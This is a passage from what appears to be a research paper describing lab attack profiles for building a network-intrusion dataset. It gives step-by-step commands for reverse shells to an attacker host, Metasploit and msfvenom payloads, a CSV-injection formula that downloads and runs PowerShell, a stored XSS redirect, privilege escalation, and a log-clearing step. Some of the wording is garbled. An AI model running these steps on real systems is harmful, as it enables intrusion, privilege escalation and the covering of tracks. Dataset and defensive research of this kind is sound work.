4. *python3 Digitalaccount.py -u http://Target_Ip/ Digital_Account -c nc Attacker_IP* 5050 *-e cmd.exe*
5. Now go to listener terminal, once we get the reverse shell execute the below command. *route PRINT*

Figure 5 shows the Interface lists, IPv4 Route Table, Active Routes, and IPv6 Route Table.

3.4.4 BENIGN profile

In the BENIGN profile (traffic), to generate the traffic by using "*selenium*" open-source tool i.e automates web browsers. The definition of BENIGN is harmless or well intentioned, the opposite of malicious by cyberwire. It is a normal browsing network traffic in between two end points.



Figure 5: Shows interface lists, IPv4 route table, active routes, and IPv6 route table

3.4.5 Brute force attacks

In cryptography, a brute -force attack means substituting all possible values to crack a specific password . Most encryption methods are theoretically insecure against brute force attacks, and encrypted information can be decrypted if sufficient time exists. However, in most cases, completing all the calculations would take impractical cost or time, preventing attacks. The meaning of 'weakness' in cryptography means that there are faster attack methods than brute force attacks [35].

A brute force attack is to try all possible combinations of cases. It may seem like an ignorant method because it is far from optimization or efficiency, but in fact, it guarantees 100% accuracy. Theoretically, all possible numbers are checked and there are no mistakes, so it is the most reliable method in cryptography under the assumption that there are sufficient resources. However, according to a specific rule, the string is given priority. It is also an advantage to be able to work perfectly in parallel. A task that would take 10 days on one computer can be completed in one day if ten computers are used. For example, in the case of a four-digit password, it is a method to find a matching value by inputting 10,000 passwords from 0000 to 9999 into the password form one by one. The brute force attack is mainly used in hacking , and attacks on the remote desktop protocol (RDP) server are representative [36].

3.4.6 Denial-of-service

A DoS attack is a malicious attack on a system to run out of resources for its intended purpose. It is an attack that prevents you from using it. Attacks such as sending billions of data packets to the communication network and making multiple connection endeavors to a typical server, controlling other users from using the service usually, or eliminating the server's TCP connection are included in this attack scope. The means, motives, and targets may vary but typically result in temporary or permanent disturbance and disruption of the functioning of the internet site's services. Typically, DoS is directed against well-known sites, such as banks, payment gateways, or root name servers [37] [38]. There are some DoS attacks as following:

1. Trinoo: The attacker has a controller server, and the controller server performs a UDP flood attack on the Agents connected to each [42].

2. Syn Flooding Attack: Attack that consumes server's resources by continuously sending connection attempts without completing the connection, the server cannot respond to normal traffic, countermeasures -> filtering, increasing backlog, SYN-RECEIVED timer Reduce, SYN cache, SYN cookies, Firewalls and proxies, change router settings (Intercept mode, Watch mode), etc.

3. Smurf Attack [41]: An attack broadcasts a spoofed ICMP Echo Request packet to the attack target's IP so that many attack targets receive a response message. Countermeasures -> Disable broadcast in the router

4. Land Attack: An attack that sets the source and destination IP addresses of a packet as the IP address of the attack target so that the attack target continuously creates an empty connection; countermeasures -> Block data packets with the same source/destination IP addresses.

5. HTTP Get Flooding Attack: An attack that exhausts the resources of the web server and database server by performing a large number of repeated HTTP GET requests for the same dynamic content [40].

6. HTTP CC Attack: An attack that causes more load by adding max-age=0 to the option of the Cache-Control header during HTTP Get Flooding Attack.

7. Invite Flooding Attack: Sends thousands of Invite messages per minute to exhaust VoIP service resources [39].

8. RTP Flooding Attack: An attack that exhausts VoIP service resources by sending many media streams to recipients.

3.4.7 Distributed_denial-of-service

In the past, DDoS attackers often showed off their hacking skills or demanded monetary compensation for Internet shopping malls and adult websites. However, its purpose has gradually diversified to include *hacktivism* to achieve political goals and business disruption by attacking competitors' websites and making them unavailable for a long time [41]. The attack technique was also used in the past as a simple command line, and the IP address of the attack target system was manually entered. And for distributed DoS attacks, performing a large-scale attack in a short time was challenging because a separate script had to be written for batch operation.
Distributed DoS attack attempts to attack through multiple systems and also attacks simultaneously through various methods. Malicious programs such as malware or viruses infect the general user's PC, turn it into a zombie PC, and then conduct a DDoS attack through the C&C server. The most famous example is the MyDoom attack. A DDoS attack is initiated at a specific period set by a malicious program. A typical damage case is the DDoS attack on July 7, 2009 [42].
Distributed Reflect DoS attack (DRDoS attack) is an advanced DDoS attack method. Sends ICMP echo request packets spoofed IP addresses to the broadcast address and sends numerous echo reply packets to the target to bring it down (Smurf attack). An example is an attack method that causes the target to fall [74].

3.4.8 DLL hijacking [43]

DLL Hijacking happens by putting a malicious DLL in a directory (in the absence of a legitimate DLL) which is then loaded by the application instead of the legitimate DLL. This causes the malicious DLL to load with the same privileges as the application, thus causing a privilege escalation.

1. Open browser in attacker machine and establishing the RDP by using URL $http://Target\_IP:Port$.
2. Start Python Server in attacker machine $python - m\ SimpleHTTPServer\ 8080$
3. Download the $TSAPPCMP.DLL$ file
4. Copy this $TSAPPCMP.DLL$ file into $C:\backslash Windows\backslash System32$ by clicking on continue.
5. Now GOTO $C:\backslash Users\backslash test\backslash AppData\backslash Local$
6. Run $vlc.exe$ file

Figure 6 shows the pop up message "dll hijack pok!", it is the expected output.



Figure 6: The pop up message is the expected output (dll hijack pok!)

3.4.9 EXE hijacking [44]

EXE hijacking occurs by placing a malicious EXE in a directory (if the legitimate EXE does not exist) and loading it from the application instead of the legitimate EXE. This causes the malicious EXE to load with the same privileges as the application, causing privilege escalation.

1. Open Browser and search $http://Target\_IP:Port$
2. Login credentials for remote access
3. Start Python Server in attacker machine $python$ *-m* $SimpleHTTPServer\ Port$
4. Download the $Viparvainstaller.msi$ file from attacker machine
5. Open cmd and Run $Viparvainstaller.msi$
6. Run $copy\ C:\backslash Windows\backslash System32\backslash calc.exe$
7. Run $copy\ C:\backslash ProgramData\backslash Viparva$ $\backslash PipeClient.exe$
8. Now $Beeper.exe$ now loads the $PipeClient.exe$ thus executes calculator program.

Figure 7 shows the expected output.



Figure 7: Calculator open in the target machine

3.4.10 EXE HijackinPrintNightMare-RCE [45]

PrintNightmare is a critical RCE vulnerability in the windows print spooler service. The vulnerability results from a service failure that fails to restrict access to ”RpcAddPrinterDriverEx() properly”, a function that installs printer drivers on Windows systems [46].

1. Open Terminal and move to temp directory using “cd /tmp ” command and type the below command to generate the payload.
2. *msfvenom −a x64 −p windows/x64/shell_reverse_tcp LHOST = ATTACKER_IP LPORT = 4444 −f dll −o new.dll*
3. Execute the below commands to run and to check the samba service.
4. *sudo service smbd start*
5. *sudo service smbd status*
6. Open a new terminal and type *msfconsole* command to run *metasploit* and enter the below commands.
7. *use exploit/multi/handler*
8. *set PAYLOAD windows/x64/shell_reverse_tcp*
9. *set LHOST Attacker_IP*
10. *set LPORT* 5555
11. *show options*
12. *exploit*
13. Open a new terminal and execute the below commands.
14. *cd /Desktop/printnightmare*
15. *sudo python3 ./printnightmare.py test : target@26@Target_IP \\ Attacker_IP\smb \new.dll*
16. Now go to the *metasploit* terminal and onces we get the session opened hit enter and execute the below command. *arp –a*
17. Shows all internet addresses and physical addresses in target network.

Figure 8 shows all internet addresses and physical addresses in target network.



Figure 8: Shows all internet addresses and physical addresses in target network

3.4.11 Exploiting node de-serialization [47]

An immediately invoked function expression (IIFE) can be used to execute arbitrary code by passing untrusted data to the unserialize function of the node-serialize module.

1. Open Firefox and go to *http : //Target_IP* : 8081 and check whether site is up or not.
2. After successful RDP. Open command prompt as administrator with following credentials and enter below command and take screenshot.
3. Change the *Target_IP* and copy the payload and paste it in the Firefox browser and enter it will create a user account in bank server:
4. *http : //Target_IP* : 3000*/login/process/”run”* : ”\\ND_FUNC_function ()eval (String.fromCharCode*(10,32,32,32,32,32,32, 113,117,105,114,101,40,100,111,117,116,41,10, 32,32,125,41,10,32,32,32,32,32,32,32,32))()”
5. Open Firefox RDP window and enter below command in cmd.

3.4.12 Firmware vulnerabilitie

Unveiled in 2017, BlueBone is a significant vulnerability discovered in the Bluetooth stack implementations for Linux, Android, Windows, and macOS. This flaw was projected to compromise over 5 billion devices globally. For conventional computers, addressing this vulnerability is relatively straightforward—simply updating the operating system suffices. However, for a range of Bluetooth-equipped devices such as smartwatches, televisions, medical instruments, automotive infotainment setups, wearables, and other IoT devices, the rectification demands firmware updates. A year post its revelation, in 2018, researchers anticipated that over 2 billion devices would still be vulnerable. Furthermore, attacks that target the UEFI firmware, which underpins PC functionality, rather than specifically targeting operating systems like Windows, are predicted to persist in the ensuing years [48].

3.4.13 Fragmented packet attacks [49]

This attack involves sending fragmented packets of information to the target system. This attack exploits a TCP/IP fragmented packet assembly bug (found in previous OS versions) to cause fragmented data packets to overlay on the target server. The server attempts to rebuild fragmented data packets but fails and crashes.
The PING of death attack intentionally transmits a packet more significant than the max IP packet size (63,535Bytes) allowed by the Internet protocol (using multiple fragmented packets to overlap frames or create a space). This attack causes an operation error or brings down the system in combining ICMP echo request packets with packages more significant than the allowed IP packet size.
The teardrop attack is the most usual attack method using packet fragments. This adds incorrect offset information too fragmented packets. Eventually, fragmented packets become empty or duplicate during recombination, which can cause the system to crash. The main motive for a Teardrop attack is to freeze or crash the system. Teardrop attacks generally use massive payloads.

3.4.14 Google chrome remote code execution via browser [50]

The vulnerability is caused by type confusion in the Chrome V8 JavaScript engine. Successful exploitation of this vulnerability could lead to the recollection of immorality and allow a malicious user to accomplish arbitrary code.

1. Open Terminal and run the following command to open the Metasploit console. *sudo msfconsole*
2. Once Metasploit console loads, enter the following command: *exploit/multi/browser/chrome_jscreate_sideeffect*
3. Execute the following command to load the options of the exploit: *show options*
4. Now set the options as follows: *set SRVHOST Attacker_IP*, *set URIPATH /*, *set target* 0,
5. Execute the following command to check the value of variables. *showoptions*
6. Now give the command *'exploit'* and copy the URL
7. Opening a new terminal and enter the below command to take RDP of the target machine. *xfreerdp /u : test /p : abc@26 /v : Target_IP* : 81
8. Right click on the Google Chrome and click on properties.
9. In the Target field, give the below command, and then click 'Ok' and 'Continue'. *– – no-sandbox*
10. Enter the username and password
11. Copy the payload URL from the Attacker machine and Paste in Victim's chrome Browser and press Enter
12. Open Attacker machine and press enter in the terminal and give the below commands. *sessions –i* 1, *sysinfo*.
13. Target machine system information.

Figure 9 shows the how to set module option in the metasploit (msf6 exploit). Figure 10 shows *Exploit* running as background job and start reverse TCP handler for target machine. Figure 11 shows the target machine system information.



Figure 9: Metasploit console: how to set module option in the metasploit (msf6 exploit)



Figure 10: *Exploit* running as background job and start reverse TCP handler for target machine



Figure 11: Target machine system information

3.4.15 Kernel exploitation [51]

Ptrace_link in *kernel/ptrace.c* incorrectly handles permission logging of the process trying to create the *ptrace* relationship, giving a local user root credentials by exploiting specific techniques where a parent-child function connection consists. Execute privileges and calls (possibly allowing attacker control). One contributing aspect is object lifetime issues. Another factor is the false flagging of *ptrace* relationships as confidential, which can be exploited via *Polkit′s pkexec* utility with *PTRACE_TRACEME*. We demonstrate the attack steps as follows:

1. Go to vnc viewer and remotely connect to VM by giving Target_IP.
2. Give username and password.
3. Check user privileges by using command: id
4. Open Attacker machine(Kali) and start the http server, using following command:
   sudo python –m SimpleHTTPServer 8080
5. Now download exploit using following command:
   wget http : *//Attacker_IP* : 8000*/test.zip*
6. Now unzip exploit, then change directory to exploit and check files present in the directory.
7. Now compile and run test.c file.
   gcc -s test.c -o test
   ./test
8. The privileges have been escalated to root user..
9. Check log files using following command: *root@ubuntu* : */var/log#du − h.*
10. Navigate back to previously created test folder.
11. Run *#bash cl.sh* to clear logs, and go to directory to check.

Figure 12 shows the privileges escalated to root user. Figure 13 shows the file logs.



Figure 12: Shows the privileges escalated to root user

3.4.16 ManageEngine ADSelfService Plus 6.1 - CSV injection [52]

CSV injection, also known as a formal injection, occurs when a website contains an untrusted entry in a CSV file. When you open a CSV file operating a spreadsheet timetable such as ”Microsoft Excel” or ”LibreOffice Calc”, all cells are interpreted by the software as formulas. An attacker could use a maliciously crafted formula to create a headwind.



Figure 13: Access the file logs

1. Open browser in attacker machine and check site is reachable or not, using URL *http* : *//Target_IP* : *Port*.
2. Click on start Button and select *ADSelfService* Plus and click on start *ADSelfService* Plus.
3. Now open the new tab in the kali linux browser. And enter the following URL *http* : *//Target_IP* : *Port*. And enter the following credentials.
4. Username: =*cmd*|′*/C powershell IEX*(*wget ATTACKER_IP/script.ps*1)′!′*A*1′.
5. Now open Terminal in kali linux and enter the following commands *Python –m SimpleHTTPServer* 80.
6. Now open another tab in terminal and enter the following commad for listening *nc lvp* 4444.
7. Open *script.ps*1 file on the desktop and scroll down to last and change the IP to *ATTACKER_IP*.
8. Click on Reports Tab and Audit reports and clisk on User attempt Audit Report.
9. In Period select today and click on export as and seclect CSV option and download the file.
10. Now click on Enable and YES.
11. Now check the listener in kali.
12. The revers shell is obtaibed. Exceute the payload mentioned in the attacking schedule.

3.4.17 Man-in-the-middle

The main danger of these vulnerabilities is that the attacker can upload and execute a malicious PHP, ASP, script, etc. The main idea is to access the server and execute the desired code [53].

1. Open URL: *http* : *//Target_IP/jQuery*.
2. Open a terminal in kali Linux and enter the command *msfconsole*.

3. *use exploit/j*
4. *set rhosts Target_IP*
5. *setTargetURI jQuery*
6. *run*
7. Once the meterpreter session is open then give below command.
8. *ls*
9. *rm the randomname.php*(remove the file name ends with php extension).
10. *execute -f echo -a "demo > /xampp/hello.exe"*
11. Get the msfconsole and start the meterpreter session.

Figure 14 shows the msfconsole and start the meterpreter session.

Figure 14: Execution of external commands in msfconsole

3.4.18 Persistent cross-site scripting in blog page

Persistent XSS attacks are feasible when a website caches user information and becomes unrestricted to another user afterward. Your application is vulnerable if you don't validate user input before saving and inserting content into an HTML response page. Attackers use vulnerable websites to inject malicious code and store it on a web server for later use. The payload is automatically served to the user browsing the webpage and running in that context. In this attack, we exploit our blog page to redirect all of our victim users to a malicious website [54] [55]. We demonstrate the attack steps as follows:

1. Go to the URL: $http://Target\_IP/blog.php$
2. Enter the following payload and click submit: Payload: $< script > document.location = "http://122.252.251.15/" < /script >$
3. Now, whenever the page loads, it redirects to an unknown malicious site.

Figure 15 shows the payload submit to the target machine. Figure 16 shows whenever the page loads, it redirects to an unknown malicious site.



Figure 15: Enter the following payload in the target machine



Figure 16: Whenever the page loads, it redirects to an unknown malicious site.

3.4.19 Print spooler service - local privilege escalation [56]

A privileged file operation improperly performed by the Windows Print Spooler service exposes an elevation of privilege vulnerability. This vulnerability could be exploited by an attacker who successfully runs arbitrary code with SYSTEM permissions. An attacker can then install programs, display, modify, delete data, or create a new account with full user rights.

1. Open Firefox and go to $http://Target\_IP:port$ login
2. Open terminal in attacker machine and Run Webserver on desktop path with below command $Python3\ -m\ http.server$ 80
3. Go to Firefox RDP window Open command prompt and type "PowerShell" and enter below commands:
4. *Powershell*
5. Invoke-WebRequest $http://target\_IP/temp.ps1$ $–OutFiletemp.ps1$
6. *Import-Module* $.\diagdown temp.ps1$
7. *net user*
8. Create a user account with local group administrator rights *test -DriverName "" -NewUser "" -NewPassword ""*
9. *netlocalgroupadministrators.*
10. Login, after authentication it will pop up a PowerShell in command prompt window
11. *whoami*

3.4.20 Privilege escalation using unquoted service path

This vulnerability is known as Unquoted Service Path when a service's executable path contains spaces and isn't enclosed in quotes, which allows an attacker to gain SYSTEM privileges [57].

1. Open browser in attacker machine and establishing the RDP by using URL $http://Target\_IP:Port$.
2. Open the python server
   python -m SimpleHTTPServer 80
3. Open the File explorer in target machine windows and click on local disk C.
4. Open the CMD with Administartion privilages in target machine windows.
5. Search for cmd
6. Right click on the cmd and click on run as *admininstartor.cmd*
7. In the windows Command Prompt type the following commands *powershell*
8. *Invoke-WebRequest* $http://ATTACKER\_IP$ $/program.exe$ *-OutFile* $c:\backslash program.exe$
9. *net users*
10. $ls\ c:\backslash$
11. Now in command Prompt type the following commands
12. *net start SystemexplorerHelpService*
13. *net users*
14. The user test_admin is created is the expected output.
15. Now type the following command and close the command prompt $del\ c:\backslash program.exe$

Figure 17 shows the Attacker to gain system privileges and run the *program.exe* command.

3.4.21 Ransomware (malware) [58]

Ransomware is a type of malicious software that impedes user access to a system, either by locking the system's screen or by encrypting user files, demanding a ransom for restoration. A contemporary subset, known as crypto-ransomware, targets and encrypts specific file types on compromised systems. Victims are then prompted to pay a ransom in exchange for the decryption keys, typically through specified online payment mechanisms [59] [60].

1. Open Firefox and go to $http://Target\_IP:Port$ login.



Figure 17: Attacker to gain system privileges and run the *program.exe* command

2. Open terminal in attacker machine and Run Webserver on desktop path with below command *Python*3 *-m http.server Port*
3. Go to Firefox RDP window Open command prompt and type *PowerShell* and enter below commands
4. *Invoke-WebRequest* $http://Attacker\_IP$ $/dependency.py$ *-OutFile dependency.py*
5. After executing script, it will pop up a message

3.4.22 Remote code execution via unrestricted file upload access

Remote attackers can access the file in the default upload directory via an unrestricted file upload vulnerability in the management site, which allows them to execute arbitrary code if they upload a file with an executable extension [61]. We demonstrate the attack steps as follows:

1. Open browser and go to URL:
   $http://Target\_IP/alumni/admin/login.php$
2. Login with the required credentials
3. Open Terminal on attacker machine and listen on port 9001 with the following command: *sudo nc -lvnp* 9001
4. Open *test.png.php* in mousepad and edit the Attacker_IP
5. Open browser and click on system settings and upload the *test.png.php* file which is located in Desktop of attacker machine.
6. After uploading *test.png.php* you will get reverse shell in the Terminal on listening port.

7. In case reverse shell is not created in the Attacker machine. Follow these steps: Go to following URL: *http : //Target_IP/alumni/admin/assets/uploads/*.
8. Click on file which is ending with *test.png.php*.
9. In case reverse shell is not created then again click on *test.png.php*.
10. Run the following command: *cat/proc/meminfo*.

Figure 18 shows the reverse shell in the Terminal on listening port. Figure 19 shows in case reverse shell is not created in the Attacker machine then click *test.png.php* file. Figure 20 shows the information from target system.



Figure 18: Reverse shell created in the terminal on listening port



Figure 19: In case reverse shell is not created in the Attacker machine then click *test.png.php* file.

3.4.23 Slow_HTTP_attack

A slow HTTP attack is a DoS attack in which an attacker gradually transmits HTTP requests to a web server, one at a time. If the HTTP request does not complete, or the transfer rate is very low, the server is occupying the resources while waiting for the rest of the data [62].

1. Open the URL: *http : //Target_IP*
2. Open Terminal in kali *#perl slowloris.pl -dns Target_IP*
3. Open the URL: *http : //Target_IP* in new tab and Wait for site to become unreachable.
4. With terminal stop the attack by pressing *Ctrl+c*.

Figure 21 shows the site to become unreachable. Figure 22 shows the terminal how to stop the attack by pressing *Ctrl+c*.



Figure 20: Get the information from target system



Figure 21: After the slowloris attack the site to become unreachable

3.4.24 SYN floods

The TCP protocol uses a three-way handshake procedure for the network connection between a client and a server. TCP SYN Flooding is an attack that exploits this three-way handshake procedure [63] [64].

First, the three-way handshake process is as follows:

1. The client requests a communication connection by sending a *SYN −− > server*.
2. The server responds to the client with an SYN-ACK.
3. Finally, the client sends an ACK back to the server to



Figure 22: Terminal to stop the attack

